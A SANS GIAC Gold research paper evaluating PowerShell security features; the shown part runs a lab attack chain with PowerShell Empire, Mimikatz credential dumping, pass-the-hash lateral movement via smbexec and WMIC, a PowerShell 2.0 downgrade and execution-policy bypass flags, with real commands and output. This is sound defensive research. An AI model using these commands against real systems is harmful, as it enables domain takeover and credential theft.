PowerShell Security: Is it Enough?

GIAC (GSEC) Gold Certification

Author: Timothy Hoffman, timothy.hoffman@student.sans.edu
Advisor: *Sally Vandeven*

Accepted: February 13, 2019

Abstract

PowerShell is a core component of any modern Microsoft Windows environment and is used daily by administrators around the world. However, it has also become an "attacker's tool of choice when conducting fileless malware attacks" (O'Connor, 2017). According to a study by Symantec, the number of prevented PowerShell attacks increased by over 600% between the last half of 2017 and the first half of 2018 (Wueest, 2018). This is a staggering number of prevented attacks, but the more concerning problem is the unknown number of undetected attacks that occurred during this time. Modern attackers often prefer to "live off the land," using native tools already in an environment to prevent detection; PowerShell is a prime example of this is. These statistics lead to a suggestion that current PowerShell security may not be effective enough, or organizations are improperly implementing it. This paper investigates the efficiency of PowerShell security, analyzing the success of security features like execution policies, language modes, and Windows Defender, as well as the vulnerabilities introduced by leaving PowerShell 2.0 enabled in an environment. Multiple attack campaigns will be conducted against these security features while implemented individually and collectively to validate their effectiveness in preventing PowerShell from being used maliciously.

1. Introduction

Attacks are always evolving, finding new and improved ways to bypass security to reach their targets. The days of file-based malware are in the past, and the future is fileless attacks running in memory. As the Ponemon Institute states, "A fileless attack is an attack that avoids downloading malicious executable files at one stage or another by using exploits, macros, scripts, or legitimate system tools instead" (Ponemon Institute LLC, 2017). Traditional anti-virus applications which rely on file scanning and signature matching do not provide the necessary protection to prevent these attacks, as there is no file on the system for them to scan.

According to a study done by the Ponemon Institute in 2017, fileless attacks are on the rise by approximately 10% each year, with 77% of these attacks successfully compromising data assets. A separate study by Symantec, which supports the statistics from the Ponemon Institute study, showed the number of blocked PowerShell (PS) attacks increased by over 600% between the last half of 2017 and the first half of 2018 (Wueest, 2018). Not only are fileless attacks increasing, but PowerShell is becoming the attacker's tool of choice for these attacks (O'Connor, 2017).

Since Microsoft released PowerShell in 2006, it has been made increasingly more functional, and integral to Microsoft Operating Systems. This functionality is used by system administrators everywhere to manage their networks, but when not properly secured it provides an ideal tool for an attacker looking to "live off the land." Which refers to using tools already installed in an environment to minimize their footprint and reduce the chance of detection. When not appropriately protected, an attacker can compromise a workstation, pivot to other systems, capture Active Directory, and control a network, all from within PowerShell. This can be done without being detected and leaving minimal artifacts for investigators.

PowerShell is a command line shell, which includes an interactive prompt built on top of the .NET Framework common language runtime (CLR). Unlike most shells, which accept and return text, it accepts and returns .NET Framework objects (Aiello, 2017). "It cannot be removed, it's part of the System.Management.Automation.dll dynamic link library file, and can host different run spaces which are effectively PowerShell instances" (Metcalf, 2017). Preventing access to the executable is a partial solution, which could have unexpected consequences, and negatively impact Microsoft and third-party applications. Restricting access to the executable is ultimately ineffective, as PowerShell can be run without it, specifically using C# with the PowerShell automation DLLs (Safe, 2017).

Since limiting access to PowerShell is not an effective option, it must be properly secured. With PS 5.0, Microsoft added improved security features in an attempt to do this. Two options intended to prevent attacks are constrained language mode and the antimalware scan interface (AMSI). They also introduced additional logging to detect attacks with script block logging and system-wide transcripts (Metcalf, 2018). However, with the exception of AMSI, which is part of Windows Defender, these options are not enabled by default, and many organizations never successfully implement them.

PowerShell execution policies are another feature that some organizations consider for security. Per Microsoft, they are not designed to provide security as they can be easily bypassed. Instead they are meant to prevent users from accidentally running untrusted scripts. Downgrading to an older version of PowerShell, specifically 2.0, is another technique used to bypass security. In a version 2 session, the security features in version 5 are ineffective. Removing version 2, or the 2.0 .NET framework are options which should be considered.

This paper aims to analyze a PowerShell-based attack campaign and evaluate each security feature in its ability to effectively prevent or detect the attacks individually and collectively. These results will in no way be all inclusive, as technology is ever-changing, and new methods are emerging to counteract current security measures.

2. Research Method

This project will evaluate the effectiveness of PowerShell security by testing the features against multiple attack campaigns. The following campaigns will be conducted:

- Baseline campaign. Conducted in full language mode, an unrestricted execution policy, PowerShell 2.0 installed, and no anti-virus applications enabled.
- PowerShell 2.0 campaign. Conducted with the same settings as the baseline campaign, but using only PowerShell 2.0 sessions. This campaign is used later in other campaigns to bypass security controls in place when the baseline campaign fails.
- Execution policy campaign. Conducted with a restricted execution policy, full language mode, PowerShell 2.0 installed, and no anti-virus in place.
- Language mode campaign with environmental variable. Conducted with constrained language mode enforced via environmental variable, an unrestricted execution policy, PowerShell 2.0 installed, and no anti-virus in place.
- Language mode campaign with AppLocker. Conducted with constrained language mode enforced using AppLocker, an unrestricted execution policy, PowerShell 2.0 installed, and no anti-virus in place. Multiple AppLocker rule sets are tested.
- AMSI campaign. Conducted with Windows Defender enabled, an unrestricted execution policy, full language mode, and PowerShell 2.0 installed.
- Cumulative campaign. Conducted with an AllSigned execution policy, constrained language mode enforced with AppLocker, PowerShell 2.0 uninstalled, and Windows Defender enabled.

The following tools will be used to conduct the attack campaigns:

- PowerShell Empire (https://www.powershellempire.com/). Primary toolset used for the attack.
- Invoke-TheHash (https://github.com/Kevin-Robertson/Invoke-TheHash). Used in the PowerShell 2.0 campaign for lateral movement.

The domain environment consists of the following:

- One Windows Server 2016 Domain Controller

- One Windows Server 2016 File Server
- One Windows 10 client workstation

The goal of each campaign is to compromise the Domain Controller and access the Active Directory database. The environment is an assumed breach situation, with the initial compromise happening on the Windows 10 workstation under a non-administrator account using a batch file. From this workstation, the attack will scan the network to find local administrative privileges on another system. Once found, psexec will be used to pivot to the second system, where Mimikatz will be used to find domain admin credentials. These credentials will be used with smbexec to pivot to the domain controller and dump the AD database. The campaign is considered successful when the AD database is accessed.



Stage 1
•Infect WIN 10 using batch file
Stage 2
•Find administrator access
Stage 3
•Pivot to file server
Stage 4
•Use Mimikatz to dump LSASS
Stage 5
•Pivot to Domain Controller
Stage 6
•Use Mimikats to dump AD database

Figure 1: Attack process from Compromise to domain database access

Each security feature will be enabled individually and will have the same attack campaign run against it. Other methods will be used to bypass a feature if it is successful in preventing a particular stage of the attack. The feature is successful if it is unable to be bypassed, and if the attack is unable to reach its objection.

A comprehensive assessment will be conducted with all features enabled. All PowerShell logging is enabled for the duration of the project to give additional details. Sections of the logs are provided as relevant to the assessment, but due to the size, complete logs cannot be provided.

2.1. Baseline Configuration

Before beginning the research, the lab is configured using five virtual workstations.


- Domain Controller: IP 10.0.10.1, hostname 2016-DC1
- File Server: IP 10.0.10.2, hostname 2016-FS
- Windows 10 workstation: IP 10.0.10.6, hostname WIN10-1607
- Kali Linux machine: IP 10.0.10.10. Used to run PowerShell Empire
- Windows 10 Attack workstation: IP 10.0.10.9. Used to run Invoke-TheHash

Initial configuration of PowerShell Empire consists of creating a listener and a stager. The listener is what the compromised hosts report to, and the stager creates the batch file used to compromise the host. The commands used for this process can be found in Appendix 1.

2.2. Baseline Campaign

The baseline campaign has no security in place. This campaign includes full language mode, an unrestricted execution policy, PowerShell 2.0 installed, and Windows Defender disabled, and no other anti-virus solutions in place. All logging is enabled to track progress and provide additional details on the success or failure of commands. Initial compromise takes place on the WIN10_1607 workstation under a user account called "Tim" via a batch file which can be seen de-obfuscated in Appendix 2. This account does not have local administrative privileges on the client but is an administrator on the file server. These stages follow the campaign outlined in the previous section.

Stage 1. The batch file runs successfully, creating a Windows PowerShell session in the background, and establishing a connection to the PowerShell Empire server.




```
Name     La Internal IP    Machine Name     Username             Process         PID    Delay    Last Seen
----     -- -----------    ------------     --------             -------         ---    -----    ---------
BGDHKW94 ps 10.0.10.6      WIN10-1607       PS\tim               powershell      3760   5/0.0    2018-12-23 18:09:25
```

Figure 2: Agent reporting in on PowerShell Empire

Stage 2. Since this user is not an administrator on the workstation, the next step is to find a system with administrative access using the module "*powershell/situational_awareness/network/powerview/find_localadmin_access*." This module searches the network to find administrative access on other workstations. Entering the two servers in the options and executing the module, it finds local administrative privileges on the file server. Once a system is identified with local admin rights, the attack pivots to the new system and gains elevated privileges.


Stage 3. PowerShell Empire has multiple ways to conduct lateral movement between systems, to include PSExec, PSRemoting, WMI, and SMBexec. To pivot to the file server psexec is used with the "*powershell/lateral_movement/invoke_psexec*" module. Setting the computer name and listener to use in the options of the module, and then executing, provides a second agent reporting in from the file server with system level access.



```
Name     La Internal IP    Machine Name    Username          Process       PID   Delay   Last Seen
----     -- -----------    ------------    --------          -------       ---   -----   ---------
BGDHKW94 ps 10.0.10.6      WIN10-1607      PS\tim            powershell    3760  5/0.0   2018-12-23 18:13:02
47M5EVXL ps 10.0.10.2      2016-FS         *PS\SYSTEM        powershell    4744  5/0.0   2018-12-23 18:13:03
```


Figure 3: File Server agent reporting in on PowerShell Empire

Stage 4. With system-level access, Mimikatz is used to find credentials of accounts stored in the Local Security Authority Subsystem Service (LSASS). Running Mimikatz on the system returns the username and password hash of the domain administrator account, as this account had previously logged into the server. These credentials are automatically added to the credentials database in PowerShell Empire and can be used to pivot to the Domain Controller.



```
Authentication Id : 0 ; 3408313 (00000000:003401b9)
Session           : Interactive from 2
User Name         : administrator
Domain            : PS
Logon Server      : DC-2016
Logon Time        : 12/23/2018 3:12:17 PM
SID               : S-1-5-21-2444228321-2968944507-874023758-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : PS
         * NTLM     : a3ff6060df63b5fc10c6092b0a4d55fd
         * SHA1     : 18c858a7fd619f2eb6911c4d4b766950d02ae9dd
         * DPAPI    : e922ec73589bb98f540b396e07feb8c9
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : PS
         * Password : (null)
        kerberos :
         * Username : administrator
         * Domain   : PS.COM
         * Password : (null)
        ssp :
        credman :
```


Figure 4: Mimikatz output returns Administrator credentials



```
CredID  CredType   Domain                        UserName        Host              Password
------  --------   ------                        --------        ----              --------
1       hash       PS                            2016-FS$        2016-FS           22314c839b3e6f1001506c5b76edd7a8
2       hash       PS                            Tim             2016-FS           aa424a11862c2fe204a8e8b65e4439d8
3       hash       PS                            Administrator   2016-FS           a3ff6060df63b5fc10c6092b0a4d55fd
```

Figure 5: Administrator credentials added to PS Empire creds database


Stage 5. Smbexec is used to pivot to the Domain Controller using the module "*powershell/lateral_movement/invoke_smbexec*." A separate credential ID is used in this module, allowing the captured administrator username and hashed password to be used for the pivot. Additional options are shown in Figure 6.



```
Options:

  Name          Required    Value                     Description
  ----          --------    -------                   -----------
  CredID        False       3                         CredID from the store to use.
  ComputerName  True        10.0.10.1                 Host[s] to execute the stager on, comma
                                                      separated.
  Service       False                                 Name of service to create and delete.
                                                      Defaults to 20 char random.
  ProxyCreds    False       default                   Proxy credentials
                                                      ([domain\]username:password) to use for
                                                      request (default, none, or other).

  Username      True        Administrator             Username.
  Domain        False       PS                        Domain.
  Hash          True        a3ff6060df63b5fc10c6092b  NTLM Hash in LM:NTLM or NTLM format.
                            0a4d55fd
  Agent         True        47M5EVXL                  Agent to run module on.
  Listener      True        http                      Listener to use.
  Proxy         False       default                   Proxy to use for request (default, none,
                                                      or other).
  UserAgent     False       default                   User-agent string to use for the staging
                                                      request (default, none, or other).
```

Figure 6: Invoke_smbexec options


Once executed, the Domain Controller reports into PowerShell Empire, adding a third agent to the agent list.



```
Name     La Internal IP     Machine Name     Username             Process          PID     Delay    Last Seen
----     -- -----------     ------------     --------             -------          ---     -----    ---------
BGDHKW94 ps 10.0.10.6       WIN10-1607       PS\tim               powershell       3760    5/0.0    2018-12-23 18:22:52
47M5EVXL ps 10.0.10.2       2016-FS          *PS\SYSTEM           powershell       4744    5/0.0    2018-12-23 18:22:51
ZHXA48T2 ps 10.0.10.1       DC-2016          *PS\SYSTEM           powershell       1792    5/0.0    2018-12-23 18:22:49
```

Figure 7: Domain Controller reporting into PowerShell Empire

Stage 6. Mimikatz is used to access the AD database, using the module "*powershell/credentials/mimikatz/dcsync_hashdump*." This module can be run with domain administrator credentials from any domain workstation. When run, it dumps the entire AD database as seen in Figure 8. With system access on a Domain Controller, the attack has obtained complete control over the domain network.



```
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked ZHXA48T2 to run TASK_CMD_JOB
[*] Agent ZHXA48T2 tasked with task ID 1
[*] Tasked agent ZHXA48T2 to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > [*] Agent ZHXA48T2 returned results.
Job started: EBS1KA
[*] Valid results returned by 10.0.10.1
[*] Agent ZHXA48T2 returned results.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a3ff6060df63b5fc10c6092b0a4d55fd:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4cb925d0ab0d5ea107d48e3476aca2d1:::
Tim:1108:aad3b435b51404eeaad3b435b51404ee:aa424a11862c2fe204a8e8b65e4439d8:::
Betty:1109:aad3b435b51404eeaad3b435b51404ee:705d86fa4cab4c58d0460057bdb9d010:::
Sam:1110:aad3b435b51404eeaad3b435b51404ee:1a521d5a6e3fff89629c7c28464de392:::
angie:1111:aad3b435b51404eeaad3b435b51404ee:d43922dc5ebe1779a29a37529557ef2f:::
SP_Farm:1112:aad3b435b51404eeaad3b435b51404ee:aa06ae40f44d9b33f54471efc8731cd5:::
```


Figure 8: Output of DCSync_Hashdump module

The campaign is complete with the successful dump of the AD database. The same campaign will test execution policies, language modes, and AMSI.

3. PowerShell 2.0 vs 5.0


PowerShell 2.0 was built into the Windows 7 Operating System and released with the Windows Management Framework for older versions going back to Windows XP and Server 2003 (Aiello, 2017). PowerShell 5.0 was released in 2016 and introduced numerous improvements to include better logging and more security features. Per Microsoft, PowerShell 2.0 is being depreciated and will be removed in the future, but no timeline has been provided. In many environments, PowerShell 2.0 is still enabled and even used for administrative tasks. This introduces a security risk by allowing malicious users to downgrade to a 2.0 session and bypass the security measures available in PowerShell 5.0.

Removing PS 2.0 alone won't prevent the attacks conducted in this environment, but it does deny attackers the ability to bypass security via a downgrade attack. There are two options when removing 2.0, either removing the PowerShell 2.0 feature or the .NET Framework 3.5 (includes .NET 2.0 and 3.0) feature, which can be accomplished through the "Remove Roles and Features Wizard." They can also be removed with the PowerShell command "*Uninstall-WindowsFeature NET-Framework-Core*" to uninstall .NET Framework 3.5 or "*Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2*" to remove PowerShell 2.0 on Server 2016. Either option prevents a user from entering into a PowerShell 2.0 session.



```
PS C:\Users\student> powershell -version 2
Version v2.0.50727 of the .NET Framework is not installed and it is required
to run version 2 of Windows PowerShell.
```

Figure 9: .NET Framework 2.0 removed in Windows 10 client



```
PS C:\Users\Administrator> powershell -version 2
Encountered a problem reading the registry.  Cannot find registry key SOFTWARE\Microsoft\Powe
rShell\1\PowerShellEngine. The Windows PowerShell 2 engine is not installed on this computer.
```


Figure 10: PowerShell v2.0 uninstalled

No current Windows applications require PowerShell 2.0, making it safe to remove from most environments.

3.1. PowerShell 2.0 Campaign

This entire campaign is conducted using only PowerShell 2.0 with some minor modifications from the baseline campaign.

Stage 1. Changing the initial batch file to use a version 2 session is the first stage. This is done by adding a "-v 2" into the command as seen in Figure 11. This runs the initial script in a version 2 session and successfully compromises the host.




```
@echo offstart /b powershell -v 2 -enc  SQBmACgAJABQAFMA\
```

Figure 11: Change to script to run in PowerShell 2.0

Stage 2. Running the "*find_localadmin_access*" module completes successfully, finding administrative access on the file server.

Stage 3. Pivoting from the workstation to the file server requires the invoke_psexec command to be delivered differently than in the baseline campaign. When using the built-in modules in PowerShell Empire, the created session is in the most current version of PowerShell available on the target host. In this case that would be PowerShell 5.0. Instead, WMIC is used to remotely start a PowerShell 2.0 session on the fileserver and deliver the encoded payload as seen in Figure 12.




```
root@kali:~/Desktop/Empire-master# shell WMIC /node:10.0.10.2 process call cre
ate "C:\Windows\System32\WindowsPowershell\v1.0\powershell -v 2 -enc
```

Figure 12: Using WMIC to run the agent on the file server. (encapsulated command left off)

Stage 4. Once the file server reports into the Empire server, Mimikatz is successfully run and obtains the administrator accounts hashed password.

Stage 5. With the administrator username and hash obtained, a separate tool outside of PowerShell Empire is used to pivot to the Domain Controller. On the Windows 10 attacker workstation, Invoke-SMBExec, which is part of the Invoke-TheHash toolset by Kevin Robertson, is used to deliver the payload to the Domain Controller using the command in Figure 13. This delivers the invoke_smbexec payload from Empire, making the DC report into the Empire server.




```
PS C:\Users\student> Invoke-SMBExec -Target 10.0.10.1 -Domain ps.com -Username Administrator -Hash a3f
f6060df63b5fc10c6092b0a4d55fd -Command "C:\Windows\System32\WindowsPowershell\v1.0\powershell -v 2 -en
c SQBmACgAJABQAFMAVgBFAFIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAFIAUwBJAG8ATgAuAE0AYQBqAG8AUgAgAC0AZwBF
ACAAMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAcwBTAEUAbQBiAGwAeQAuAEcARQBUAFQAWQBwAEUAKAAnAFMAeQBzAHQAZQ
```

Figure 13: Invoke-SMBExec to pivot to DC from File Server (part of encoded command cut off)

Stage 6. Once a session is created, the "*dcsync_hashdump*" module is successfully run providing the usernames and hashed passwords of the domain.

Every stage of this campaign is completed in PowerShell 2.0 sessions and is verified by using sysinfo in PowerShell Empire to get details on the connection. Under Language Version, it shows "2" as the current PowerShell version in use. This campaign will be used in later campaigns to bypass security controls put in place.



```
(Empire: AGLYTKVH) > sysinfo
[*] Tasked AGLYTKVH to run TASK_SYSINFO
[*] Agent AGLYTKVH tasked with task ID 2
(Empire: AGLYTKVH) > sysinfo: 0|http://10.0.10.10:80|PS|SYSTEM|DC-2016|10.0.10.1|Microsoft Windows Server 2016 Datacenter Evaluat
ion|True|powershell|4360|powershell|2
[*] Agent AGLYTKVH returned results.
Listener:         http://10.0.10.10:80
Internal IP:    10.0.10.1
Username:         PS\SYSTEM
Hostname:       DC-2016
OS:               Microsoft Windows Server 2016 Datacenter Evaluation
High Integrity:   1
Process Name:     powershell
Process ID:       4360
Language:         powershell
Language Version: 2
```

Figure 14: Sysinfo ran on the Domain Controller

4. Execution Policies


PowerShell execution policies allow a user to set the "conditions under which PowerShell loads configuration files and runs scripts" (Wheeler, 2017). The policy can be set per user, system, or session and there are six policies available:

- Restricted. Default policy level in Windows 8 and Windows Server 2012 and above. When enabled, individual commands can be run, but not scripts (Wheeler, 2017).

- AllSigned. Allows scripts signed by a trusted publisher to run, including scripts built and run on the local machine.
- RemoteSigned. Default policy in Windows Server 2012 R2. Allows running locally created scripts without being digitally signed, but all scripts obtained elsewhere, such as the internet, must be signed by a trusted publisher.
- Unrestricted. Allows any script to run, regardless if they are signed or where they originated from. Warns a user before running scripts downloaded from the internet.
- Bypass. All scripts are allowed, with no warnings or prompts. Designed for configurations where PowerShell scripts are built into a larger application, or where PowerShell is the foundation for a program with its own security model (Wheeler, 2017)
- Undefined. Indicates no policy set, in which case it defaults to the default policy of restricted or RemoteSigned depending on the OS.

Per Microsoft, these policies are not designed as a security feature, but rather to prevent users from accidentally running scripts (Wueest, 2016). The execution policy is easily bypassed, but can still be useful. For example, when a user opens a .ps1 file, it will open in Notepad instead of executing. Executing the script requires the user to right click it and select open in PowerShell. There are numerous command line flags such as -Nop, -Enc, and "-Exec bypass" which are used to bypass the execution policy, limiting its overall effectiveness.

The execution policy on a system is found by using the command "*Get-ExecutionPolicy*" to view the policy of the specific session or "*Get-ExecutionPolicy -List*" to view all of the policies in place. There are five scopes to which policies can be assigned: Machine, User, Process, CurrentUser, and LocalMachine. Machine and User can only be set via group policy. In a domain environment this policy can be set using group policy to RemoteSigned, AllSigned, or Unrestricted through the "Turn on Script Execution Policy" under Computer Configuration – Policies – Administrative Templates – Windows Components – Windows PowerShell, seen in Figure 15.


Turn on Script Execution

Turn on Script Execution

Previous Setting | Next Setting

( ) Not Configured
(●) Enabled
( ) Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Execution Policy
Allow only signed scripts

Help:

This policy setting lets you configure the script execution policy, controlling which scripts are allowed to run.

If you enable this policy setting, the scripts selected in the drop-down list are allowed to run.

The "Allow only signed scripts" policy setting allows scripts to execute only if they are signed by a trusted publisher.

The "Allow local scripts and remote signed scripts" policy setting allows any local scrips to run; scripts that originate from the Internet must be signed by a trusted publisher.

The "Allow all scripts" policy setting allows all scripts to run.

If you disable this policy setting, no scripts are allowed to run.

Note: This policy setting exists under both "Computer Configuration" and "User Configuration" in the Local Group Policy Editor. The "Computer Configuration" has precedence over "User Configuration."

OK | Cancel | Apply

Figure 15: Script Execution GPO set to AllSigned

The following campaign tests the restricted execution policy, which is the default setting, with the exception of Server 2012 R2 which is RemoteSigned. This setting only allows interactive PowerShell sessions and single commands, and blocks the execution of any scripts, regardless of where they came from or if they are digitally signed (Wueest, 2016).

4.1. Execution Policy Campaign

First, the execution policy is verified on all of the systems using Get-ExecutionPolicy, seen in Figure 16.

